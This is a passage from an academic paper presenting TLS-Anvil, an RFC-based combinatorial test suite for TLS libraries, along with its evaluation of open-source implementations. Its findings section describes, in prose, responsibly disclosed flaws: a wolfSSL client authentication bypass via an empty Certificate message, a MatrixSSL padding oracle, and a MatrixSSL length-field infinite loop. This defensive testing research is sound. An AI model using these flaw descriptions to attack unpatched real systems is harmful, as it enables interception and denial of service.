Parameter Value Selection The values for each parameter are selected based on the supported features, as well as on the selected template. For example, if a template wants to test an ECDH feature, the parameter values for the cipher suite parameter will only contain cipher suites supported by the implementation with ECDH key exchange.

Constraining IPM After the values for each parameter were selected, the constraints are added upon the different parameter values, such that the semantics of parameter values do not change. For example, RSA certificates should not be used with ECDSA signature algorithms, as this combination is an illegal selection. Subsequently, the IPM only results in benign values. However, if a test template aims to enforce a specific illegal value (combination), it is possible to disable individual constraints. It is further possible to model a non-conformity as a parameter of the IPM, for example, to test different undefined values for a field. Table 3 summarizes the parameters that typically form an IPM in TLS-Anvil.

Test Case Input Creation Given the final and constrained IPM, we use coffee4j to generate the test inputs. We configured coffee4j to use the `IPOG` algorithm to determine the test inputs, as it was designed for efficient t-way tests with $t > 2$ [35].

Test Template Execution Once coffee4j determined the test inputs, JUnit repeatedly triggers an instantiation of the test template, each time with a different parameter set. This creates many individual test cases. For each test case, TLS-Anvil sets up a configuration to enforce the chosen parameters and a workflow trace for TLS-Attacker, i.e., a sequence of TLS messages to be sent and received. TLS-Anvil then executes the workflow.

Validation Afterward, the template's validation logic is called for the test case, which yields a result of the test oracle. This validation usually consists of two components: a template-specific validation and a call to the validator. On the template level, the test oracle can evaluate message fields specifically affected by the underlying requirement. For example, the test oracle could validate a received signature to ensure that the peer computed it correctly. The validator, in contrast, bundles evaluation steps shared among a larger number of test templates. This includes evaluating the observed message flow with respect to the protocol specification, which is crucial for a comprehensive test oracle. The validator also accounts for the influence of parameter values on the message flow and allowed deviations such as optional messages. The test template can also influence the validator by requesting additional analysis steps, like checking for specific alert messages or the termination of the TCP connection.

[1] `https://github.com/tls-attacker/TLS-Anvil`




Figure 1: Overview of the execution of a test template in TLS-Anvil beginning with the feature extraction and selection of the template followed by the creation of the constrained IPM, the generation of concrete test inputs based on it, and finally the execution with TLS-Attacker and evaluation through the test oracle. Feature extraction and test case execution steps use state-of-the-art tools – TLS-Scanner and TLS-Attacker – to send TLS messages to the SUT. Elements marked in green depict the contributions of this paper.

When the last set of parameters for a test template has finished, TLS-Anvil composes a conclusive result for the test.

Report Evaluation Once all test templates have been executed, the individual results are collected in a final step that yields a test report. TLS-Anvil provides a small web application to analyze the results of the individual test cases, with the ability to inspect each performed TLS handshake on TCP message level.

4.2 Requirement Selection

In order to write test templates for TLS-Anvil, we had to select requirements for the evaluation.

Explicit Requirements from RFCs As the main source for our test requirements, we manually analyzed 13 TLS RFCs including those that define the most prominent protocol versions, TLS 1.2 and 1.3. A complete list with summaries of the scopes of the individual RFCs can be found in Table 7. Throughout these RFCs, we specifically focused on instances where the standard defines, according to RFC 2119 [39], absolute requirements by using the terms MUST, SHALL, REQUIRED, or absolute prohibitions by using the terms MUST NOT or SHALL NOT. These requirements reduced the risk of misinterpretation by us, as they explicitly describe demands that have to be met by the implementation.

We then filtered out statements of the RFCs that solely affect future extensions of the protocol and are not directed at implementations of the protocol. Furthermore, some requirements may be deprecated by newer RFCs, and therefore were excluded as well. As an example, the TLS 1.2 RFC imposes restrictions on how an implementation has to process SSL2 messages. However, RFC 6176 deprecated SSL2 entirely due to its weak cryptography, rendering these requirements meaningless. Additionally, we filtered requirements that are not testable with our approach. This mostly applies to requirements that can not (reliably) be tested without access to the internals of a library, such as timing-related vulnerabilities [19] but also restrictions imposed on the sender which do not mandate a reaction by the peer if violated. For the scope of the study, we excluded all requirements related to certificates and certificate validation with modified X.509 structures and chains as these have already been in the scope of previous research [11, 16, 29, 66]. We also excluded requirements related to renegotiation and 0-RTT related tests since not all sample implementations provide the required level of control over the client or server to test these requirements properly. We provide an overview of the number of covered requirement keywords per RFC in Section 4.3. Note that we only depict the numbers for MUST and MUST NOT keywords as the other mandatory keywords, REQUIRED and SHALL (NOT), are seldomly used throughout the considered RFCs. Only RFC 6066 makes extensive use of SHALL to impose restrictions on certificate handling.

Length Field Tests A single requirement may mandate the creation of multiple test templates. A prime example of this are tests with manipulated length fields within messages. RFC 5246 defines the requirement to reject such invalid messages only once, but a test template can be written for each individual length field of any TLS 1.2 message. Due to the increased number of semantically very close resulting tests, we subsequently group these length field tests in our overviews.

Implicit Requirements As expected for any standard, not all crucial aspects of the TLS protocol are sufficiently pointed out in the RFCs. For example, the TLS 1.2 RFC states that an

implementation must validate the peer's `Finished` message, including its contained cryptographic checksum. However, it does not mark the verification of a Message Authentication Code (MAC) as mandatory in terms of RFC 2119. Yet the RFC does define an alert to be used upon receiving a message with an invalid MAC resulting in an implicit requirement. We, therefore, also included specific implicit requirements in our test templates. These requirements account for 47 test templates of the 408 test templates we implemented overall.

State Machine Tests While the TLS RFCs define that messages sent outside of the expected order must be rejected, it does not define a concrete state machine for an implementation. For the most recent version, TLS 1.3, a figure of a state machine was included in the RFC but it is far from complete. Ultimately, requirements spread across different RFCs exist that affect the state machine. As explicit requirements exist that mandate tests for the correctness of the state machine, we wrote a set of test templates based both on RFC statements and on known state machine bugs from the literature [54]. As for length field tests, we subsequently group these tests in a separate category.

4.3 Resulting Test Templates

After processing all of the RFCs and related literature mentioned in Section 4.2, our test suite consisted of 408 unique test templates of which 361 were able to use combinatorial testing. The other templates account for requirements for which the behavior of an SUT can be evaluated but not influenced through parameter choices, such as the evaluation of a received `ClientHello`, which is the very first message of the protocol. Table 1 provides a detailed breakdown of the mandatory keywords of the considered RFCs according to our selection process. In Table 6, we also provide an overview of the number of test templates implemented for clients and servers for each RFC.

For the parameters in our test templates we considered various aspects of a TLS connection. These parameters can be simple properties, like the tested cipher suite or if an optional extension is added or not, but can also cover specific properties, for example, the bit position at which the test template invalidates a MAC. In Table 3, we list the parameters that we consider within our IPM's in client and server test templates. A default set of parameters is used if a template does not explicitly define its parameters. A test template can further define value constraints for all parameters available if only some of their values are meaningful in their context. All test templates share a general set of constraints that filter out generally invalid *combinations* of values.

RFC	Σ	✓	×	⊞	⊟	∉	⊠	%
5246	118	37	81	10	15	43	13	31.4
8446	255	156	99	2	0	60	37	61.2
8701	7	4	3	0	0	3	0	57.1
7507	3	2	1	0	0	1	0	66.7
6066	22	6	16	1	1	12	2	27.3
7568	3	3	0	0	0	0	0	100.0
7919	12	11	1	1	0	0	0	91.7
7465	1	1	0	0	0	0	0	100.0
7366	2	1	1	0	0	1	0	50.0
8422	34	16	18	1	0	15	2	47.1
7685	1	0	1	0	0	0	1	0.0
6176	1	0	0	0	0	0	1	0.0
7457	0	0	0	0	0	0	0	-
5246	18	11	7	1	2	1	3	61.1
8446	73	38	35	4	0	11	20	52.1
8701	4	2	2	0	0	1	1	50.0
7507	2	1	1	0	0	1	0	50.0
6066	6	2	4	0	0	3	1	33.3
7568	4	4	0	0	0	0	0	100.0
7919	4	3	1	0	0	1	0	75.0
7465	2	2	0	0	0	0	0	100.0
7366	3	1	2	0	0	1	1	33.3
8422	10	7	3	0	0	3	0	70.0
7685	1	1	0	0	0	0	0	100.0
6176	3	2	1	0	0	0	1	66.7
7457	0	0	0	0	0	0	0	-

Table 1: Overview of the categorized MUST (top) and MUST NOT (bottom) keywords. Σ: number of keywords contained overall; ✓: covered; ×: not covered; ⊞: protocol extensions; ⊟: deprecated; ∉: out of scope; ⊠: not testable with our approach; %: percentage covered - The other mandatory keywords, REQUIRED or SHALL (NOT), are rarely used in RFCs. Note that RFC 7457 summarizes known attacks without explicit requirements based on these keywords

5 TLS-Docker-Library

Testing TLS libraries, especially in different versions, can result in complex setups and may require conflicting dependencies installed alongside each other. To ease the evaluation process and keep the results reproducible, we created Docker images for open-source libraries which can start the provided example client and server applications. Additionally, we created a Java library that provides an abstraction layer to start these Docker containers using a unified API that works for every implementation. This allowed us to abstract away from the command line parameters each server or client implementation requires to start successfully. These are, for example, the port on which the server listens or the server to which a client implementation should connect to.

The TLS-Docker-Library contains Docker images of 23 different TLS libraries with around 700 different versions in

total. We believe that this project is a valuable resource for the community, independently of the developed test suite. We release TLS-Docker-Library alongside TLS-Anvil. For the interested reader, we provide an example of how to start an OpenSSL server in the TLS-Docker-Library GitHub repository.[2]

6 Evaluation

In order to evaluate TLS-Anvil, we tested open-source TLS libraries with their respective newest labeled versions at the time as listed in Table 4. To remain consistent with related literature, we selected libraries that have been analyzed in various other publications. We further guided our selection to cover implementations in different programming languages, such as Rust and Python. We then tested the provided example client and server implementations in their default configuration.

6.1 Performance and Code Coverage

To benchmark TLS-Anvil, we measured the performance based on the server evaluation of the libraries. We used a virtual machine with 16 cores with a clock speed of 2800 MHz and 16 GB RAM. We provide the complete overview of the execution time and the number of connections required for each library for testing strengths one to three in Table 4. For strength three, the execution time varied between 5.9 and 67.2 hours among the libraries. As expected, the execution time of strength one is much smaller, varying between 0.1 and 2.6 hours.

The benchmark shows two significant outliers. wolfSSL had a very high execution time of 50.4 hours with comparatively few 64079 handshakes. This is due to the behavior of wolfSSL's example server, which frequently terminated, requiring a time-consuming restart of the docker container. mbedTLS had the most individual connections while only supporting TLS 1.2. This is the result of mbedTLS' extensive default configuration that accepted 44 cipher suites and 13 named groups. Since these capabilities significantly define the extent of the implementation-specific IPM, a given test template, in general, required more individual connections for mbedTLS than for any other library to achieve the coverage guarantees of the t-way test.

We also measured the code coverage TLS-Anvil reached for OpenSSL and compared it to the tlsfuzzer of Hubert Kario [62] and TLS Inspector [1] from Achelos to give an idea of the extent of our test suite beyond the number of our test templates. To determine the code coverage, we instrumented the library with kcov [28]. Both TLS Inspector and tlsfuzzer (despite the name) are test suites, while tlsfuzzer sometimes uses a fuzzing approach within its tests. For comparability, we used the OpenSSL server as tlsfuzzer does not support client tests. As for the rest of the evaluation, we used strength $t = 3$ for the combinatorial testing in TLS-Anvil. tlsfuzzer reached a code coverage of 17.4% while TLS-Anvil reached 17.3% and TLS Inspector 14.6%. Note that OpenSSL consists of various cryptographic tools. Consequentially, large parts of the code can not be reached using TLS sessions.

[2] https://github.com/tls-attacker/TLS-Docker-Library

6.2 Findings

We divided the test results into four categories: tests that strictly succeeded, tests that conceptually succeeded, and tests that fully or partially failed. Succeeded tests indicate that the SUT performed actions that are in conformance with the specification. Failed tests, on the other hand, indicate that the SUT directly violated the specification and was acting in direct contradiction.

Strictly succeeded A strictly succeeded test means that a library behaved exactly as expected. If multiple test cases are performed during the execution of a test template, the SUT must have behaved correctly across all of them.

Conceptually succeeded A conceptually succeeded test means that an implementation did not precisely fulfill the RFC requirements or did not do so in all test cases but effectively behaved correctly. This usually applies to tests where a fatal alert was expected, but the library either only closed the connection but did not send an alert, or the alert description did not match the RFC's specification.

Partially failed When multiple handshakes are performed for a test template, the partially failed result indicates that not all test inputs failed for a specific test template.

Fully failed A fully failed result means that the SUT did not behave correctly for any test input.

For failed tests, we further analyzed possible reasons using TLS-Anvil's Report Analyzer to ascertain our findings.

6.2.1 Overall Results

We count all tests as 'passed' that either succeeded strictly or conceptually and include the percentage of passed tests in Table 5. We further list the ratio of conceptually to strictly succeeded tests as an additional metric to compare how close an implementation is to the RFC for our tests. Rustls, for example, passed many tests, but most of them only succeeded conceptually as Rustls often did not send any alerts. Botan, in contrast, often fulfilled the expectations of our tests and, at the same time, was very accurate with alert descriptions. We generally found that most libraries pass a high ratio of the test templates, with NSS, BoringSSL, tlslite-ng, and OpenSSL passing around 97% of their applied server tests. Among the client tests, BearSSL, BoringSSL, and Botan have the highest ratio of passed tests with 97.3%, 96.8%, and 96.2%,

respectively. We further expand upon the results of libraries with significantly worse ratios in Section 6.2.2.

In Table 6 we list how many test templates of an RFC passed and how many were executed for each library. We grouped the results of test templates based on similar error cases and identified a total of 239 issues. We further categorized these findings based on their impact and determined that three immediately led to exploits in wolfSSL and MatrixSSL. Additionally, we found five issues affecting the cryptography of a handshake. As an example, the clients of MatrixSSL, s2n, and wolfSSL are willing to negotiate parameters they did not offer. While none of the parameters negotiated are (sufficiently) weakening the security to pose an immediate threat now, parameter negotiation is a basic security property of every cryptographic protocol to prevent current and potential future attacks. We further identified 15 issues affecting the interoperability to an extent where a peer that operates within the boundaries of the RFC may not be able to complete a handshake. Note that this may also include intentional deviations by the developers if they break the implementation's correctness in regards to the specification. 100 issues account for various likely uncritical cases where a library deviated from the RFC beyond alert codes and where interoperability should not be affected. Examples of these findings are a bug in OpenSSL, which allowed multiple TLS 1.3 `HelloRetryRequest` messages, which can keep the client in a handshake loop, or the support of deprecated curves by mbedTLS. Finally, we grouped 116 cases where a library did not send an alert or sent a different alert than requested by the RFC. These are minor deviations from the standard. However, in the past, information gained from the type of alert sent by an implementation has been used to mount side-channel attacks [10, 36]. To avoid such deviations, great care must be taken when designing the alert handling of an implementation. We hence chose to include these findings in our reports to the developers. We describe the more severe findings in Section 6.2.3 and present the number of findings for each evaluated library based on the above categorization in Table 2.

Library	Exploit	Crypto	Interop.	Alerts	Other
BearSSL	0	0	1	15	4
BoringSSL	0	0	0	6	3
Botan	0	0	0	3	3
GnuTLS	0	0	1	9	10
LibreSSL	0	1	1	7	6
MatrixSSL	2	2	7	6	16
mbed TLS	0	0	1	14	5
NSS	0	0	0	7	6
OpenSSL	0	0	0	6	7
Rustls	0	0	1	15	7
s2n	0	1	0	13	12
tlslite-ng	0	0	0	2	10
wolfSSL	1	1	3	13	11
	3	5	15	116	100

Table 2: Overview of the findings for each library with results categorized based on their impact. We distinguish between immediately exploitable issues (Exploit) and issues that illicitly affect the cryptographic computations in a session (Crypto). The category 'Other' accounts for a vast range of findings that do not affect the security or interoperability, such as minor state machine bugs or support for deprecated (but safe) features. 'Alerts' refers to alert handling and is a category separated from these findings as the deviations are marginal but may result in a vulnerability under certain circumstances.

6.2.2 Outliers of the Evaluation

As can be seen in Table 5, GnuTLS, MatrixSSL, s2n, and wolfSSL clients only passed comparatively few tests. In the case of GnuTLS and wolfSSL this is due to an intolerance towards record fragmentation. Record fragmentation is a mechanism that allows an implementation to split TLS messages into smaller fragments, containing at least a single byte [40]. These fragments are sent in independent TLS records. Both implementations, GnuTLS and wolfSSL, failed to process tiny records, particularly records that held only a single byte of the message payload. As record fragmentation is a parameter of the combinatorial testing, not all inputs resulted in a success for a test case. This is evident from the large number of tests that only failed partially. Excluding record fragmentation, the results are closer to other implementations, as seen by the number of entirely failed tests.

s2n has a large number of tests that failed completely. This is due to s2n's error handling; when an error occurs, or misbehavior of the peer is detected, s2n sends an alert but does not close the connection. As far as we evaluated this state, it is impossible to send further handshake messages or application data, but this requires a detailed analysis for each test case. The connection should be closed properly to facilitate the evaluation and ensure that it is impossible to continue a session.

Due to incorrect handling of `HelloRetryRequest` message flows with the `TLS_AES_256_GCM_SHA384` cipher suite, the MatrixSSL client often failed to complete handshakes. Since tests in TLS 1.3 usually require a `HelloRetryRequest` to enforce a key exchange group other than the default group of the client, this intolerance affects the results of many test cases.

6.2.3 Detailed Findings

wolfSSL We found a directly exploitable authentication bypass for wolfSSL clients when TLS 1.3 is used. An attacker can force the client to accept a TLS connection by sending a `Certificate` message with an empty certificate list. The wolfSSL client then ignores the `CertificateVerify` mes-

sage and accepts any unauthenticated key share it received. wolfSSL's behavior is a direct violation of an RFC requirement that demands a fatal alert upon receiving an empty `Certificate` message in TLS 1.3. While our evaluation was still ongoing, the bug had already been independently discovered, reported[3] and fixed in version 4.7.0.

Our evaluation also revealed that the wolfSSL client accepted a signature algorithm it did not offer. This only applied to ECDSA_SHA224 and hints towards an internal misunderstanding, as the RSA_SHA224 algorithm and the named group secp224r1 are among the offered parameters. Additionally, the server implementation showed an intolerance towards `ClientHello` messages that contain more than 150 cipher suites. This may become an interoperability issue for feature-rich clients.

MatrixSSL We discovered a segmentation fault[4] in MatrixSSL. The problem occurred only in cipher suites that use HMAC SHA256 CBC, due to incorrect initialization of SHA256 for the Lucky13 mitigation [19] when a record with invalid padding is received. An attacker could exploit this vulnerability to retrieve information about the validity of padding, leading to a padding oracle attack [64].

Our test results further showed that the MatrixSSL client mishandled length fields. In TLS 1.3, messages with an up to two-byte reduced handshake message length field resulted in an infinite loop during the message parsing. This behavior could be exploited in a denial of service attack. In TLS 1.2, MatrixSSL proceeded to parse handshake messages correctly despite the invalid handshake message length field. Because negotiating an extended master secret was modeled as a parameter of our combinatorial testing, we noticed an interesting behavior in how the length field was used. When both parties send the corresponding extension, all handshake messages exchanged influence the key calculation. While MatrixSSL seemingly ignored the length field for parsing, its value determined which bytes influence the digest causing a discrepancy between the actual parsed message and the message included in the digest, which we categorize as a 'Crypto' finding in our overview. However, we currently do not see a way to exploit this behavior.

The MatrixSSL client also accepted `ServerKeyExchange` messages that negotiate a group that has not been offered in the `ClientHello`. This applies to the groups secp192r1 and secp224r1, which are deprecated by RFC 8422 and 8446 and have comparatively weak parameters. For a developer, it is not evident that the client accepts these weaker curves based on an analysis of the `ClientHello` message. This misbehavior results in the second 'Crypto' finding for MatrixSSL

Furthermore, we discovered an interoperability issue in MatrixSSL server where it could not process a `ClientHello` if a client offered more than 32 named groups for the key exchange.

LibreSSL We noticed that it is possible to send an additional encrypted `ChangeCipherSpec` message after completing a TLS 1.2 handshake with Libressl. Further analysis revealed that this triggered a bug in LibreSSL, which caused it to start decrypting incoming messages with its own write key, such that the same key is used in both directions. The bug is very similar to a bug found in OpenSSL by de Ruiter and Poll in 2015 [54]. This is another example of a 'Crypto' finding. We further observed that the LibreSSL server is not able to process a `SignatureAlgorithms` extension that includes more than 32 algorithms.

s2n Like MatrixSSL, the s2n client accepts a `ServerKeyExchange` message that negotiates an unproposed named group. In this case, this only applies to the groups X25519 and secp521r1, which are not deprecated and have strong parameters. Nevertheless, we stress that even these particular groups could be targeted in the future. Secure parameter negotiation is a fundamental security property of every cryptographic protocol that prevents future attacks on particular algorithms.

6.3 t-way Testing

Among the failed tests of individual libraries, we found multiple cases where a test template only failed partially. Effectively, this means that a failure only surfaced for specific parameter choices. This concerns less crucial compliance and interoperability issues, the negotiation of unproposed cryptographic primitives, but most importantly, the padding oracle vulnerability in MatrixSSL. Our evaluation identified 29 of these partially failed tests across all evaluated libraries.[5] We argue that these test templates in particular justify the concept of CT, as a traditional software test would require multiple manually written tests aimed at these specific parameter choices to uncover the same issue.

Testing Strength While our evaluation used a testing strength of three, all of the failures we found were caused by a combination of at most two parameters. This means that a lower test strength with fewer handshakes overall can be used to identify the same faults. Given the extent of our parameters, even an execution with strength one may uncover all faults, but it is not guaranteed that all relevant combinations appear in the test inputs, and therefore some flaws might be missed. At the same time, a strength above three may uncover additional, more complex faults not yet observed in our evaluation.

[3] CVE-2021-3336
[4] CVE-2022-23809
[5] We excluded partially failed tests of wolfSSL, MatrixSSL, and GnuTLS caused by prevalent bugs.

7 Discussion

Our evaluation revealed a vast range of implementation failures which proves that our methodology can be beneficial to the quality and security of future versions of the analyzed libraries. Still, other testing approaches remain necessary for a complete picture of an implementation's quality.

Limitations Since our methodology focuses on black box system tests, limitations to the testable requirements apply. This mostly affects requirements that can not or not reliably be tested without access to the internals of the implementation. Additionally, the SUT must have all features enabled that should be tested. In contrast to software verification, CT can only find flaws that affect code that is actually executed. In order to do so, it is essential that all relevant parameters are modeled and that the values considered by CT also cover relevant corner cases. Both parameters and their values, require *some* amount of intuition of which aspects of an input can potentially cause software faults. Additionally, the design of a test template for a given requirement is not bijective, leaving some decisions to the tester.

Another drawback of our IPM constraining methodology is that it always tests with only one invalid parameter. A combination of multiple invalid parameters may yield a more severe implementation error than the one detected with a single nonconformity but makes the implementation of a reliable test oracle harder. The applicability of our approach is eventually also limited by the precision of the tested requirement. If implicit limitations exist in the standard, which are not reflected by an explicit requirement, there is a chance that they are missed in the testing process.

Finally, we created our test templates manually after systematic analyses of TLS RFCs. To extend TLS-Anvil to consider new tests (e.g., tests with modified X.509 certificates), further manual analysis is necessary. Unfortunately, there are no practical, fully automatic algorithms to generate tests from specifications [13]. However, we want to stress that while the test template generation demands a significant amount of work, this work only needs to be performed once. The resulting test templates can then be used to test different libraries in different versions and can be included in continuous testing frameworks.

RFC Discussion In our case study, we noticed shortcomings which ultimately hindered tests for some requirements and contribute to the difficulty of automating the derivation of test templates. First of all, the RFCs use the keywords from RFC 2119 to emphasize absolute requirements but do not do so consistently. Coming back to the example from Section 4.2, the TLS 1.2 RFC never explicitly uses a mandatory keyword to point out the importance of MAC validation. The same applies to the validation of signatures computed by a TLS server. However, these values are a crucial part of the security of TLS and, therefore must be validated. Shortcomings like these must be considered to obtain an extensive and meaningful test suite. The newer TLS 1.3 RFC is already clearer in this regard. Within the considered RFCs, restrictions were often only imposed on the sender of a message without specifying what the recipient must do upon detecting a violation. A requirement to enforce these restrictions whenever possible would reduce the leeway and hence enable meaningful tests.

Ultimately, each requirement necessitates an analysis if it is suitable for the testing approach used. This task can be far from trivial as deep domain knowledge may be necessary to determine this categorization correctly.

Responsible Disclosure and Feedback We responsibly disclosed all of our findings to the respective developers. During the disclosure process, multiple developers stated that they intentionally violate RFC requirements in specific cases. As an example, in TLS 1.2 peers are not allowed to resume a session that has been terminated by a fatal alert. However, when multiple sessions take place in parallel, this requirement is difficult to implement. Multiple developers also stated that they intentionally send different alerts or no alerts at all. One reason was to minimize the risk of creating an alert-oracle for attacks. We do, however, stress that the specified alert handling of current TLS RFCs does not result in a known, exploitable oracle but is considered to be secure and refer to our discussion in Section 6.2. Our original test suite contained 18 additional test templates, which we removed from the test suite after discussions with different library developers. Their reasoning convinced us that in these cases our interpretation of the RFC was too strict and that their library behavior was indeed valid. Our presented evaluation does not contain these additional test templates anymore. There were also some cases where the developers argued that it is unreasonable to follow the specification. For example, in some tests, a server that supports TLS 1.3 and TLS 1.2 would need different alert handling for the same effective test. The situation becomes even more tricky when the server has not decided which protocol version to speak yet. For example, a server that receives a malformed or illegal `ClientHello` message would first need to evaluate the supported protocol version of the client to decide upon the correct alert handling rules. Correctly handling these nuances can be very complex, and it is arguable if the strict RFC conformance across all supported versions is worth the added complexity.

The security bugs we reported and most of our other reports have been acknowledged by the developers and will be considered for future releases. Since most failed test templates only failed for single or very few libraries, we conclude that the developers in general share our understanding of the RFCs.

8 Related Work

TLS Testing There are several tools to test TLS libraries. TLS-Attacker is a framework to analyze TLS libraries. So-

morovsky published the first version of TLS-Attacker in 2016 [58]. He presented basic concepts behind the framework and showed how to implement known TLS attacks and simple fuzzing strategies. Somorovsky also showed that it is generally possible to develop test suites with TLS-Attacker, by implementing proof of concept system tests. The preliminary testing strategies did not include CT techniques or comprehensive test oracles for them. We use an extended version of TLS-Attacker in TLS-Anvil. Similar to TLS-Attacker, FLEXTLS [6, 20] is a framework to build tools to test TLS libraries. It was used to find vulnerabilities like FREAK or SKIP [5]. FLEXTLS is no longer maintained.
Another testing library is Boarssl [9], which is a test suite that is developed alongside of Bearssl. Boarssl is used in the Twrch framework, mainly to test Bearssl. 'tlsfuzzer' [62] is, despite its name, a test suite for TLS implementations that implements test cases for TLS servers. Among those test cases are explicit RFC requirements and specific test cases to prevent regressions for previous discovered bugs. Another test suite is implemented in the commercial tool 'TLS Inspector' [1] by the company Achelos. TLS Inspector implements test cases derived from selected requirements of the RFCs and the guideline TR-03116-4[25] of the German Federal Office for Information Security, which focuses on additional explicit requirements for secure TLS configurations.

Combinatorial Testing The approach of t-way testing of TLS libraries is not new. In [23, 56, 57] t-way testing was used to generate variations of the TLS handshake with different parameters. The authors then used a reference implementation as a test oracle and compared the behavior of different implementations. These approaches were able to show that different implementations behaved differently in response to the generated inputs. This approach is generally not suitable for complex protocols like TLS, as oftentimes multiple answers should be considered valid by the test oracle for a given input. For example, if the SUT and the reference library support different algorithms, connection termination or handshake continuation are both valid responses to a given `ClientHello`. This produces unmanageable amounts of false positives during an automated evaluation, which showed in the authors' inability to convert their observed behavior differences into actionable findings. In [29] combinatorial testing techniques were used together with differential testing methods to test X.509 certificate validation. They then manually analyzed the discovered differences for vulnerabilities.

Further Automatic Test Input Generation Techniques Since generating test inputs is a crucial aspect of testing, various studies analyzed techniques to fulfill this task. Over the recent years, fuzzing has been widely used in practice to find inputs that crash software or lead to memory corruption. Current research in this field focuses on optimization strategies [14, 34] that yield a higher coverage within less execution time. Another technique for the generation of test inputs is based on symbolic execution. In contrast to using specific test inputs, symbolic execution first uses an interpreter that analyzes the branches within the software using symbolic variables. This ultimately allows for exhaustive branch coverage, but the efficiency of the approach is limited by the complexity of the software [33]. In the context of TLS, symbolic execution has been successfully used by Chau et al. [12] to evaluate compliance of the X.509 certificate validation logic in TLS libraries.

Requirements Engineering A sub-discipline in software engineering is Requirements Engineering (RE) [26], with the goal to collect, document, validate, and manage requirements for a given system. Automatically extracting requirements from documents written in Natural Language and the deduction of program code from the extracted requirements has proven to be very difficult. A study for RFC-based X.509 testing in the TLS landscape by Chen et al. [13] developed algorithms to generate tests from RFCs but ultimately had to fall back to performing steps manually due to limitations in the current state of Natural Language Processing. Their approach also focused on passages of the RFCs marked as absolute requirements based on the terminology of RFC 2119 [39]. A subsequent study by Chen et al. tested the applicability of the methodology to developer guides of payment services [15]. Again, a fully automated approach was not feasible, and manual work was required.

9 Conclusions and Future Work

In this work, we presented a methodology to conduct combinatorial testing for complex protocols such as TLS. Our evaluation of the technique revealed 239 issues overall, including 15 interoperability issues, five issues that illicitly affect cryptographic computations, and three immediately exploitable vulnerabilities. Coming back to our first research question, we determine that multiple TLS libraries still show a range of unintended deviations from the protocol specification, even to the extent of exploitable vulnerabilities. While these individual findings are surprising, given the extensive research and testing that has been conducted for the considered libraries in the past, we also found that the overall compliance to the specification is high. As for our second and third research question that concern the applicability of CT and effectiveness of our approach of utilizing CT, we found that our test oracles based on test templates produced actionable results and are thus better suited than the reference implementation-based approaches of previous studies. These resulted in unmanageable differences between TLS libraries requiring further manual analysis, which ultimately could not be converted into real software faults.

While TLS-Anvil already considers a large number of requirements from the RFCs, the TLS protocol contains even more features with testable requirements that could be in-

corporated. Additionally, our evaluation only considered the default configuration of TLS libraries. These can often be configured at build time to use certain features and optimizations which might influence their behavior. It may be of interest to include such build parameters in the IPMs used for the combinatorial testing to also find flaws that are only present in specific configurations. Furthermore, TLS related protocols like DTLS and QUIC could be tested with TLS-Anvil in the future. Generally, the presented methodology is suitable for standardized protocols with many different implementations (like TLS, SSH or IPSEC). While it is also applicable to protocols with only a single implementation, it is more cost efficient to write individual tests or test templates for that specific implementation since the presented black box approach requires preliminary steps, such as the feature extraction.

Our evaluation showed that security-critical bugs, such as the authentication bypass for wolfSSL, can be found in widely used TLS libraries based on testing RFC requirements. The ability to test these requirements strongly depends on the tester's ability to identify these requirements. We, therefore, recommend that future specifications continue the trend set by TLS 1.3 to mark requirements as precise as possible. The TLS 1.3 specification was also already implemented alongside of the writing process; for future specifications, it may prove valuable to also develop a test suite like TLS-Anvil alongside of the specification. The developed test suite could serve as an authority on how the RFCs, which are written by humans for humans, have to be interpreted by machines, and ensure that all implementations are, and stay interoperable to one another. It would also increase the confidence of developers in their implementation, which would speed up the development process and ultimately help to adapt newer standards quicker.

Acknowledgments

We would like to thank Malena Ebert, Jan Kaiser, Joeri de Ruiter, Jan Drees, Nimrod Aviram, and Filippo Valsorda for their contribution to the TLS Docker Library. We further thank Achelos for providing us access to TLS Inspector. This research was partially funded by the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) - 450197914 and under Germany's Excellence Strategy - EXC 2092 CASA - 390781972.

Availability

TLS-Anvil and TLS-Docker-Library are available as open-source projects under the Apache 2.0 license at `https://github.com/tls-attacker/TLS-Anvil` and `https://github.com/tls-attacker/TLS-Docker-Library`.

References

[1] *Achelos TLS Inspector*. `https://www.achelos.de/de/tls-inspector.html`.

[2] Nadhem AlFardan, Daniel J. Bernstein, Kenneth G. Paterson, Bertram Poettering, and Jacob C. N. Schuldt. "On the Security of RC4 in TLS". In: *22nd USENIX Security Symposium (USENIX Security 13)*.

[3] Nimrod Aviram, Sebastian Schinzel, Juraj Somorovsky, Nadia Heninger, Maik Dankel, Jens Steube, Luke Valenta, David Adrian, J. Alex Halderman, Viktor Dukhovni, Emilia Käsper, Shaanan Cohney, Susanne Engels, Christof Paar, and Yuval Shavitt. "DROWN: Breaking TLS Using SSLv2". In: *USENIX Security Symposium 2016*.

[4] Earl T. Barr, Mark Harman, Phil McMinn, Muzammil Shahbaz, and Shin Yoo. "The Oracle Problem in Software Testing: A Survey". In: *IEEE Trans. Software Eng.* 5 (2015).

[5] Benjamin Beurdouche, Karthikeyan Bhargavan, Antoine Delignat-Lavaud, Cédric Fournet, Markulf Kohlweiss, Alfredo Pironti, Pierre-Yves Strub, and Jean Karim Zinzindohoue. "A Messy State of the Union: Taming the Composite State Machines of TLS". In: *2015 IEEE Symposium on Security and Privacy*.

[6] Benjamin Beurdouche, Antoine Delignat-Lavaud, Nadim Kobeissi, Alfredo Pironti, and Karthikeyan Bhargavan. "FLEXTLS: A Tool for Testing TLS Implementations". In: *9th USENIX Workshop on Offensive Technologies (WOOT 15)*.

